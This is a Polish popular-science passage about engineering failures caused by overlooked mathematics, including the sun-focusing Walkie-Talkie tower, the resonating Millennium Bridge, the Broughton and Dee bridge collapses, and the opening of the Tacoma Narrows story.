Żeby można było mówić o błędzie inżynieryjnym, budynek wcale nie musi się od razu zawalić. W roku 2013, pod koniec wznoszenia wieżowca przy 20 Fenchurch Street w Londynie, wykryto poważny problem w projekcie architektonicznym. Nie wpływał on w najmniejszym stopniu na stabilność konstrukcji; budynek ukończono w roku 2014 i jak dotąd służy bez zarzutu. Trzy lata później sprzedano go za rekordowe 1,3 miliarda funtów. Pod wszystkimi względami stanowi udaną konstrukcję. Może poza tym, że latem 2013 roku zaczął to i owo podpalać.

Swój zewnętrzny wygląd budowla zawdzięcza architektowi Rafaelowi Viñoly'emu, który zaprojektował jej łukowato wygięte ściany. Po zamontowaniu lustrzanych szyb fasada wieżowca niechcący stała się wielkim wklęsłym zwierciadłem – to tak jakby na niebie umieścić ogromną soczewkę skupiającą promienie słoneczne na bardzo małym obszarze. Londyn nie słynie z dobrej pogody, ale kiedy latem 2013 roku w wyjątkowo bezchmurny dzień promienie słońca padły na dopiero co zamontowane okna, po mieście przesunął się promień śmierci.

No dobra, nie było aż tak źle. Niemniej skupione światło wywołało miejscowo temperatury rzędu 90°C, co wystarczyło do przypalenia wycieraczki w pobliskim zakładzie fryzjerskim. Jeden z zaparkowanych samochodów został nieco nadtopiony, a ktoś inny twierdził, że budynek

spalił mu cytrynę (to nie jest żadne slangowe wyrażenie – chodziło o zwykłą cytrynę). Dziennikarz lokalnej gazety ze smykałką do dramatyzmu ustawił w rozgrzanym miejscu patelnię i usmażył jajka.

Szczęśliwie była na to prosta rada: na budynku zamontowano łamacz światła, żeby rozproszyć promienie słońca, zanim dojdzie do ich skupienia na czyjejś cytrynie. No i przecież to nie tak, że można było zawczasu przewidzieć działanie lustrzanej powierzchni o takim specyficznym kształcie… Przecież nigdy dotąd nic takiego nie przydarzyło się żadnemu budynkowi. No, przynajmniej od 2010 roku i identycznej sytuacji z hotelem Vdara w Las Vegas. Zakrzywiona szklana fasada budynku skupiła promienie słoneczne na wypoczywających przy basenie gościach hotelowych, którzy wskutek tego doznali poparzeń.

Ale czy możemy oczekiwać od projektanta budynku przy 20 Fenchurch Street, że słyszał o jakimś hotelu w Las Vegas? Otóż hotel Vdara też został zaprojektowany przez Rafaela Viñoly’ego, zatem chyba możemy założyć pewien przepływ informacji między tymi dwiema inwestycjami. Żeby nie było: zawsze wchodzą w grę różne inne czynniki. Najpewniej obaj deweloperzy zatrudnili właśnie Viñoly’ego, bo chcieli postawić budynek o lśniących, łukowato wygiętych ścianach.

A nawet gdyby wcześniejszy budynek architekta niczego by nie podpalił, matematyka opisująca zjawisko skupiania światła została już bardzo dobrze poznana. Powierzchnia o kształcie paraboli – tej wszechobecnej krzywej, którą trzeba było rysować w szkole, kiedy w zadaniu pojawiała się jakaś wariacja na temat równania $y=x^2$ – skupia padające na nią równoległe promienie światła w jednym punkcie. Z tego właśnie powodu anteny satelitarne mają kształt paraboli, a raczej paraboloidy – jakby paraboli w trzech wymiarach.

Jeśli światło będzie nieco rozproszone, nie całkiem paraboliczna powierzchnia również może skierować wystarczająco intensywną wiązkę na wystarczająco niewielki obszar, by wywołać zauważalne skutki. W Nottingham znajduje się rzeźba Sky Mirror (Zwierciadło Nieba), która zasadniczo jest odblaskową paraboloidalną płaszczyzną. Miejscowi powiadają, że wielokrotnie podpalała przelatujące gołębie. (Zdradzę tajemnicę: raczej tak nie było).

Mosty nad wzburzoną matematyką

Kiedy przyjrzymy się zmaganiom ludzkości z inżynierią budowlaną, okaże się, że najbardziej spektakularnymi przykładami katastrof są mosty. Budujemy je od tysiącleci i nie jest to takie proste jak wzniesienie domu czy muru. Ryzyko popełnienia błędu jest tu dużo większe – w końcu z definicji mosty muszą biec w powietrzu. To ich wada. Zaletą jest natomiast to, że potrafią wywrzeć ogromny wpływ na życie ludzi w ich pobliżu i łączyć odseparowane od siebie społeczności. W obliczu tak istotnych potencjalnych korzyści zawsze starano się wycisnąć z mostów jak najwięcej.

Historia współczesnego budownictwa jest pełna wpadek z mostami. Słynny londyński Most Milenijny musiał zostać zamknięty dwa dni po otwarciu w roku 2000. Inżynierowie w swoich obliczeniach nie przewidzieli, że spacerujący po kładce ludzie wprawią ją w ruch wahadłowy. By uzyskać niski profil mostu, niejako podwieszono go u boków, a podpory znajdowały się obok kładki, a czasem pod nią.

Większość mostów wiszących trzyma się na stalowych linach zwisających z punktów zaczepienia wysoko ponad częścią użytkową. Ale tutaj tak bardzo pragnięto ograniczyć rozpiętość pionową konstrukcji, że

liny zamontowano ledwie 2,3 metra nad kładką. Zamiast więc zawiesić liny wysoko (jak do zjeżdżania ze stromego urwiska), poprowadzono je niemal poziomo, a kładkę rozpięto między nimi; w efekcie zachowanie całości przypominało cyrkową linę do akrobacji. Wszystko było napięte jak postronek: liny miały naciąg rzędu 2000 ton.

Podobnie jak w przypadku strun gitary, im większe naprężenia występują w konstrukcji mostu, z tym większym prawdopodobieństwem będzie drgał z dużą częstotliwością. Jeśli zaczniemy stopniowo popuszczać strunę, uzyskiwany dźwięk będzie coraz niższy, aż w końcu drut zawiśnie zbyt luźno, by można było uzyskać jakiekolwiek brzmienie. Most Milenijny czystym zbiegiem okoliczności nastrojono na mniej więcej jeden herc. Tyle że nie kołysał się on w płaszczyźnie góra-dół, lecz z boku na bok.

Nawet dzisiaj londyńczycy nazywają tę kładkę Chwiejnym Mostem. W Londynie każda ważniejsza budowla szybko dostaje przydomek. Jeśli zapytamy o drogę do Cebuli, możemy usłyszeć, że trzeba minąć Korniszon i skręcić w lewo przy Tarce do Sera. (Tak, to wszystko nazwy budynków). Wieżowiec przy 20 Fenchurch Street był nazywany Walkie-Talkie – a potem wszyscy jednogłośnie przemianowali go na Walkie-Scorchie [*scorch* – przypalać]. Most Milenijny wciąż nosi potoczne miano Chwiejnego Mostu, chociaż kołysał się tylko przez dwa dni.

Niemniej ten przydomek bardzo mi się podoba, bo prawidłowo oddaje kierunek ruchu. Kładki nie nazwano Skocznym Mostem, chociaż byłoby to bardziej chwytliwe. Została mostem chwiejnym. Konstrukcja w ogóle nie poruszała się w płaszczyźnie góra-dół; ku zaskoczeniu wszystkich bujała się z boku na bok. Inżynierowie mają bogate doświadczenie w niedopuszczaniu do podskakiwania nawierzchni mostów i jeśli chodzi o ruch pionowy, to ich obliczenia były bez zarzutu. Ale nie doceniono wagi ruchu w poziomie.

W oficjalnych dokumentach przyczynę kłopotów opisano jako „synchroniczne wzbudzenie poprzeczne” pochodzące od spacerowiczów. To ludzie chodzący po kładce sprawili, że zaczęła się huśtać. Wydaje się niemożliwe, żeby grupka pieszych rozhuśtała tak wielką konstrukcję. Tyle że została ona przypadkowo nastrojona tak, by to ułatwić. Większość ludzi stawia około dwa kroki na sekundę, co oznacza że raz na sekundę ich tułów porusza się z boku na bok. Dla konstrukcji mostu idący człowiek jest masą drgającą z częstotliwością jednego herca – czyli idealną do rozbujania kładki. Bo 1 herc okazał się jedną z jej częstotliwości rezonansowych.

Rezonatory rezonują

Kiedy Anglik mówi, że coś dobrze z nim rezonuje, ma na myśli bliski związek z tym czymś i że to coś trąciło w nim właściwą strunę. Ta przenośnia zyskała na popularności pod koniec lat siedemdziesiątych XX wieku i pozostaje zaskakująco blisko znaczenia pierwotnego, ukutego około stu lat wcześniej. W dziewiętnastym wieku słowo „rezonans”, pochodzące od łacińskiego *resonare*, które oznacza „rozbrzmiewać, roznosić się”, zaczęło być używane jako termin naukowy oznaczający „zaraźliwe” drgania.

Powszechnym modelem rezonansu jest wahadło, często przedstawiane jako dziecko na huśtawce. Jeśli osoba chcąca rozhuśtać dziecko będzie popychała huśtawkę w losowych momentach, niewiele osiągnie: raz będzie odpychać dziecko zbliżające się ku niej (i je spowolni), a raz oddalające (wtedy przyśpieszy jego ruch). Nawet jeśli będzie chciała popychać huśtawkę regularnie, ale bez synchronizacji z wywoływanym ruchem, przez większość czasu jej ręce będą trafiać w powietrze.

Sukces jest gwarantowany, jeśli odpychamy dziecko dokładnie w chwili, kiedy jest najbliżej i właśnie zaczyna opadać z powrotem. Dopiero kiedy nasze starania zgramy z częstotliwością ruchu huśtawki, każde popchnięcie wniesie do układu nieco energii. Te przyrosty będą się kumulowały z każdym kolejnym wahnięciem, aż dziecko zacznie poruszać się zbyt szybko, by móc nabrać powietrza, i jego krzyki w końcu ustaną.

W instrumencie muzycznym rezonans zachodzi na o wiele mniejszą skalę: wykorzystuje się tu zdolność struny gitarowej, kawałka drewna albo nawet zamkniętego w niewielkiej przestrzeni powietrza do drgania tysiąc razy na sekundę. Gra na trąbce polega na zaciśnięciu warg i wypchnięciu między nimi kakofonii poplątanych częstotliwości. Ale tylko te zgodne z częstotliwościami rezonansowymi wnętrza trąbki zostaną wzmocnione do poziomu słyszalności. Zmiana kształtu tego wnętrza (dzięki wygodnym w użyciu dźwigniom i zaworom) daje inną częstotliwość rezonansową, czyli wzmocnienie dźwięku o innej wysokości.

To samo dzieje się w dowolnym odbiorniku radiowym (również i w tym wbudowanym w zbliżeniową kartę płatniczą). Antena odbiera mnóstwo fal elektromagnetycznych o rozmaitych częstotliwościach: sygnały telewizyjne, sieci Wi-Fi czy nawet mikrofale, którymi sąsiad podgrzewa resztki z obiadu. Taka antena jest podłączona do elektronicznego rezonatora wykonanego z kondensatorów i zwojów przewodów, precyzyjnie dostrojonego do konkretnej częstotliwości, która nas interesuje.

I chociaż w pewnych sytuacjach zjawisko rezonansu naprawdę się przydaje, inżynierowie często muszą bardzo się starać, żeby uniknąć go w maszynach i budynkach. Przez krótką chwilę, kiedy szybkość obrotów bębna pralki osiąga częstotliwość rezonansową całego urządzenia, dzieje się coś bardzo irytującego: pralka ożywa i postanawia wybrać się na przechadzkę.

Rezonans może też dotyczyć budynków. W lipcu 2011 roku w Korei Południowej trzeba było ewakuować trzydziestoośmioopiętrowe centrum handlowe, bo cały budynek zaczął mocno rezonować. Osoby znajdujące się na samej górze poczuły lekkie drżenie, tak jakby ktoś huknął basem, po czym podkręcił tony wysokie. Co faktycznie miało miejsce. Kiedy oficjalne dochodzenie wykluczyło trzęsienie ziemi, okazało się, że za całą sytuację odpowiadała sesja aerobiku na jedenastym piętrze.

5 lipca 2011 roku uczestnicy zajęć postanowili ćwiczyć do dźwięków utworu *The Power* grupy Snap i zaczęli podskakiwać bardziej energicznie niż zwykle. Czy rytm piosenki mógł pasować do częstotliwości rezonansowej budynku? W ramach dochodzenia w sali stłoczono jakąś dwudziestkę osób, by odtworzyć tamte warunki, i okazało się, że owszem, mieli *power*. Kiedy ćwiczący na jedenastym piętrze szaleli w rytm muzyki, piętro trzydzieste siódme zaczęło drżeć dziesięciokrotnie silniej niż zwykle.

Wstrząsy na pokładzie

Jednohercowa częstotliwość rezonansowa Mostu Milenijnego dotyczyła tylko jego drgań w konkretnym kierunku: z boku na bok. Ludzie poruszający się w górę i w dół na swoich nogach nie powinni stanowić kłopotu. Nawet jednohercowe bujanie się przechodniów na boki nie powinno w niczym przeszkadzać, ponieważ każdy z nich porusza się w nieco innym tempie. Na każdą osobę stawiającą właśnie prawą stopę przypadałaby inna, stawiająca stopę lewą, więc wszystkie pochodzące od spacerowiczów siły mniej więcej by się znosiły. Rezonans poprzeczny okazałby się problematyczny tylko wówczas, gdy odpowiednio wiele osób zaczęłoby iść krok w krok.

Wtedy do gry wkracza zjawisko nazywane „synchronicznym wzbudzeniem poprzecznym” przez przechodniów. Ludzie na Moście Milenijnym zaczęli iść w tym samym tempie, ponieważ ruchy kładki wpływały na rytm ich kroków. To doprowadziło do powstania pętli sprzężenia zwrotnego: synchroniczne maszerowanie spowodowało jeszcze silniejsze drgania mostu, a te z kolei sprawiły, że ludzie poruszali się jeszcze zgodniej. Na nagraniu z czerwca 2000 roku widać, że ponad 20% osób idzie w tym samym rytmie – wystarczająco dużo, by wywołać rezonans i żeby środek mostu zaczął wychylać się z położenia równowagi na około 7,5 centymetra to w lewo, to w prawo.


Naprawa polegająca na wyeliminowaniu tego efektu wymagała dwóch lat kosztownych prac, na czas których kładkę całkowicie zamknięto. Pozbycie się chybotania pochłonęło 5 milionów funtów, przy pierwotnym koszcie budowy wynoszącym 18 milionów. Trudność polegała częściowo na tym, by pozbyć się pętli sprzężenia zwrotnego z przechodniami bez konieczności zmiany wyglądu mostu. Pod kładką i wokół całej konstrukcji umieszczono trzydzieści siedem hydraulicznych amortyzatorów liniowych (zbiorników z lepką cieczą, w której poruszał się tłok) i około pięćdziesiąt zestrojonych masowych tłumików drgań (wahadeł zamkniętych w pudełkach). Ich zadaniem jest odbieranie energii ruchów kładki i tłumienie pętli sprzężenia zwrotnego.

To działa. Pierwotnie przy częstotliwościach rezonansowych poniżej 1,5 herca poziom tłumienia ruchów poprzecznych nie przekraczał jednego procenta. Teraz w tym zakresie częstości drgań parametr ten wynosi między 15 a 20 procent. Oznacza to, że z układu odbierane jest dość energii, żeby zdusić pętlę sprzężenia zwrotnego w zarodku. Nawet drgania o częstotliwości powyżej 3 herców są tłumione na poziomie od 5 do 10 procent – zapewne na wypadek, gdyby grupa ludzi wpadła na pomysł

synchronicznego przebiegnięcia po moście. Po ponownym otwarciu Most Milenijny został nazwany „prawdopodobnie najbardziej kompleksowo pasywnie wytłumioną konstrukcją świata”. Nie jest to jakieś szczególnie zachwycające określenie.

Tak wygląda postęp w inżynierii budowlanej. Przed rozkołysaniem Mostu Milenijnego matematyka stojąca za „synchronicznym wzbudzeniem poprzecznym” generowanym przez przechodniów nie była zbyt dobrze poznana. Po naprawieniu mostu wiemy już na ten temat całkiem sporo. Poza analizą nagrania z otwarcia kładki przeprowadzono próby z mechanicznym generatorem drgań. Do tego grupy ochotników przechadzały się po moście w przód i w tył.

Podczas jednego z takich eksperymentów na kładkę wpuszczano coraz więcej osób i jednocześnie pieczołowicie mierzono chybotanie konstrukcji. Poniżej zamieszczam wykres przedstawiający zależność przyśpieszenia poprzecznego nawierzchni mostu od liczby przechodniów. Masę krytyczną osiągnięto przy 166 osobach, czyli o wiele poniżej jakichś 700, które weszły na most po jego otwarciu. Nie jest to najbardziej naukowy wykres w historii. Zastanawiam się, w jakich jednostkach mierzy się „coraz silniejszy ruch”. Najbardziej jednak podoba mi się to, że ponieważ oznaczone są jednocześnie liczba przechodniów i ów ruch, układ osi sugeruje możliwość występowania ujemnej liczby osób na moście. Albo, formalnie rzecz biorąc, zwykłych ludzi cofających się w czasie. Co – jak powie każda osoba, która kiedykolwiek utknęła za turystami przechadzającymi się po Londynie – jest całkiem możliwe.



Nie chcesz być sto sześćdziesiątą siódmą osobą na tej kładce.

Przed wypadkiem z Mostem Milenijnym doszło do kilku wydarzeń sugerujących możliwość wzbudzenia poprzecznych drgań mostu przez idących po nim ludzi. W roku 1993 przeprowadzono dochodzenie w sprawie kładki dla pieszych, która chybotała się na boki, kiedy szło po niej jednocześnie dwa tysiące osób. Jeszcze wcześniej, bo w 1972 roku, w Niemczech badano podobny przypadek, kiedy to po moście przeszło jednocześnie około trzysta–czterysta osób. Ale żadne z tych zdarzeń nie wpłynęło na przepisy budowlane związane z konstrukcją mostów. Wszyscy zafiksowali się na drganiach pionowych.

Wzloty i upadki

Wpływ ludzkiego chodu na drgania powierzchni jest dziesięciokrotnie większy w pionie niż w poziomie. Dlatego właśnie ruch poprzeczny


mostów był tak długo pomijany. Na ich pionowe drgania zwrócono uwagę o wiele wcześniej. Mosty z kamienia czy drewna nie mają częstotliwości rezonansowych odpowiadających mniej więcej rytmowi ludzkich kroków. Ale po rewolucji przemysłowej w XVIII i XIX wieku inżynierowie zaczęli eksperymentować z nowymi konstrukcjami mostów, w tym z kratownicami, wspornikami i linami nośnymi. I w końcu doszliśmy do mostu wiszącego, który ludzie mogli rezonansowo wprawić w drgania.

Jedną z pierwszych konstrukcji zniszczonych przez zsynchronizowanych pieszych był most wiszący wybudowany tuż pod Manchesterem (obecnie to miejsce znajduje się w granicach administracyjnych miasta Salford). Wedle mojej wiedzy to właśnie ten most – wiszący most Broughton – był pierwszym zniszczonym przez ludzi chodzących po nim z częstotliwością rezonansową. W odróżnieniu od pieszych na Moście Milenijnym, który w pętli sprzężenia zwrotnego dodatkowo ich synchronizował, osoby przemierzające most Broughton musiały o wszystko zadbać same.

Budowę tego mostu ukończono w roku 1826 i wszystko było z nim w porządku aż do roku 1831. Wtedy na most wszedł równym krokiem marszowym oddział żołnierzy. Około południa 12 kwietnia siedemdziesięciu dwóch żołnierzy z 60. Korpusu Strzelców wracało do koszar. Wmaszerowali na most czwórkami i dość szybko zauważyli, że budowla drga w rytm ich kroków. Tak im się to spodobało, że zaczęli w takt drgań pogwizdywać melodię. Kiedy na moście znalazło się sześćdziesięciu żołnierzy, cała konstrukcja się zawaliła.

Około dwudziestu piechurów odniosło obrażenia wskutek upadku do przepływającej kilka metrów niżej rzeki. Szczęśliwie nikt nie zginął. Później ustalono, że wibracje spowodowały dużo większe obciążenie mostu, niż gdyby taka sama liczba osób po prostu na nim stała. Zbadano

podobne konstrukcje. Rozniosła się wieść. Szczęśliwie ceną za odkrycie zjawiska rezonansu mostów wiszących nie było ludzkie życie. Do dziś przy wejściu na londyński most Alberta stoi znak zakazujący żołnierzom maszerowania.



„Most Alberta. Uwaga! Podczas przekraczania tego mostu wszystkie oddziały muszą zmieszać krok”. Czyli „breakstepować”. Jak to się ma do breakdance’u?

Wykręcony most

Nie zawsze podobne odkrycia przychodziły tak łatwo, a czasem w ogóle o nich zapominano. W połowie pierwszej dekady XIX w. w Anglii trwała gorączka budowy linii kolejowych, co wiązało się z koniecznością

wzniesienia wielu nowych mostów, zdolnych sprostać obciążeniu przez w pełni załadowany pociąg. Zaprojektowanie mostu kolejowego jest trudniejsze niż mostu pieszego czy drogowego. Ludzie i powozy cechują się pewnym poziomem własnej amortyzacji i potrafią sobie poradzić z lekko ruchomą nawierzchnią. W przypadku pociągu nic takiego nie występuje. Tory muszą być całkowicie nieruchome, a to wymusza wysoką sztywność mostów.

Pod koniec roku 1846 otwarto jedną z takich konstrukcji, zaprojektowaną przez Roberta Stephensona. Most spinał brzegi rzeki Dee w hrabstwie Chester i był dłuższy od dotąd przez niego budowanych. Inżynier usztywnił go i wzmocnił w trosce o to, by konstrukcja wytrzymywała duże obciążenie i pozostawała przy tym nieruchoma. To klasyczny krok naprzód w budownictwie: bierzesz sprawdzony projekt i każesz mu robić trochę więcej, a jednocześnie wykorzystujesz nieco mniej budulca. Most nad rzeką Dee był przykładem właśnie takiego podejścia.

Po otwarciu spisywał się doskonale. W maju 1847 roku most został nieznacznie przebudowany: dodano trochę kamieni i żwiru, by wytłumić wibracje szyn i zabezpieczyć drewniane podkłady przed rozżarzonymi węglami wyrzucanymi przez komin lokomotywy. Stephenson dokonał inspekcji i uznał, że wszystko wykonano prawidłowo. Dodatkowy ciężar nie spowodował nadmiernego obciążenia konstrukcji. Jednak już pierwszy pociąg, który wjechał na most po jego przebudowie, nie dotarł na drugi brzeg.

Nie chodziło o to, że żwir i kamienie przeciążyły most. To kombinacja długości i masy otworzyła zupełnie nowe możliwości uszkodzenia konstrukcji. Okazało się, że mosty nie tylko drgają w pionie i w poziomie, lecz również się skręcają. Rankiem 24 maja 1847 roku, zanim konstrukcję

uzupełniono kruszywem, przez most przejechało bezpiecznie sześć pociągów.

Gdy po zakończeniu prac wjechał nań kolejny skład, maszynista poczuł, jak pod lokomotywą przemieszczają się szyny. Postarał się jak najszybciej przejechać na drugą stronę (pociągi parowe nie słyną z dużego przyśpieszenia) i ledwo zdążył. Pięć wagonów za lokomotywą miało już mniej szczęścia. Most przekręcił się na bok i zrzucił je do rzeki. Osiemnaście osób zostało rannych, a pięć zginęło.

W pewnym sensie tego rodzaju katastrofa jest zrozumiała. Oczywiście powinniśmy robić, co tylko w naszej mocy, żeby uniknąć błędów budowlanych, ale kiedy inżynierowie przesuwają granicę tego, co jest możliwe, czasem nieoczekiwanie uwidacznia się nowy aspekt obliczeń. Bywa, że nawet nieznaczne zwiększenie masy diametralnie zmienia własności całej konstrukcji.

To dość częste w historii ludzkich postępów. Robimy rzeczy, których nie rozumiemy. Zawsze tak postępowaliśmy. Silniki parowe działały, zanim sformułowano teorię termodynamiki. Szczepionki powstały, zanim się dowiedzieliśmy, jak działa nasz układ odpornościowy. Samoloty latają mimo wielu luk w naszym rozumieniu aerodynamiki. Kiedy część teoretyczna nie nadąża za praktyką, zawsze będziemy napotykali matematyczne niespodzianki. Najważniejsze w tym wszystkim jest uczenie się na tych nieuniknionych błędach i niepowtarzanie ich.

Skrętność poprzeczna mostu jest obecnie znana pod nazwą „podatności na wyboczenie skrętne”. Jest to ruch, którego nikt się nie spodziewa. Stosunek długości do wielkości większości budowli nie jest wystarczająco duży, by mogły się one zauważalnie skręcić, w związku z czym o wyboczeniu skrętnym zwykło się zapominać – aż do czasu, kiedy jakaś

nowa konstrukcja minimalnie przekracza próg podatności i nagle znowu wszystko się skręca!

Po moście na rzece Dee (i podobnych wypadkach) inżynierowie przyjrzeli się uważnie wykorzystanym w konstrukcji żeliwnym belkom, po czym postanowili odtąd stosować bardziej wytrzymałe żelazo kute. W oficjalnym raporcie jako przyczynę podano słabość zastosowanego żeliwa. Stephenson wysunął kreatywną sugestię, jakoby pociąg sam się wykoleił – zasadniczo podtrzymując, że to pociąg zepsuł most, a nie na odwrót. Nikt mu nie uwierzył. Aczkolwiek inżynier zupełnie słusznie spostrzegł, że we wszystkich dotychczasowych mostach żeliwne belki spisywały się bardzo dobrze. Żadna z jego teorii nie zbliżyła się do prawdziwej przyczyny.


Pod sam koniec raportu prawie odkryto wyboczenie skrętne. Inżynier budownictwa James Walker i inspektor kolejnictwa J.L.A. Simmons zamknęli badanie katastrofy stwierdzeniem, że pozostałe mosty Stephensona istotnie się nie zawaliły, ale wszystkie „były krótsze niż most w hrabstwie Chester [na rzece Dee]”, a „wymiary użytych elementów [były] proporcjonalnie mniejsze”. Na krótką chwilę przyznali, że może jakąś rolę odgrywa tu skala mostu, ale koniec końców i tak zwalili winę na zbyt słabe żeliwne belki. Nie zrobili ostatniego kroku. A wzmocnienie konstrukcji budowanych mostów wystarczyło, by podatność na wyboczenie skrętne się skryła. Do czasu.

Wróciła żądna zemsty i zaatakowała most Tacoma Narrows (w amerykańskim stanie Waszyngton). Projekt powstał w latach trzydziestych XX wieku i wpisywał się w panującą wówczas estetykę art déco. Główny architekt Leon Moisseiff stwierdził, że budowniczy mostów powinni „dążyć do osiągnięcia elegancji i wdzięku”. I taki był właśnie ten most. Wąski, przypominający wstążkę, opływowy – słowem: wyglądał

bardzo elegancko. A poza walorami estetycznymi był też tani. Dzięki ograniczeniu wykorzystania stali projekt Moisseiffa był w przybliżeniu o połowę tańszy od propozycji jego konkurenta.

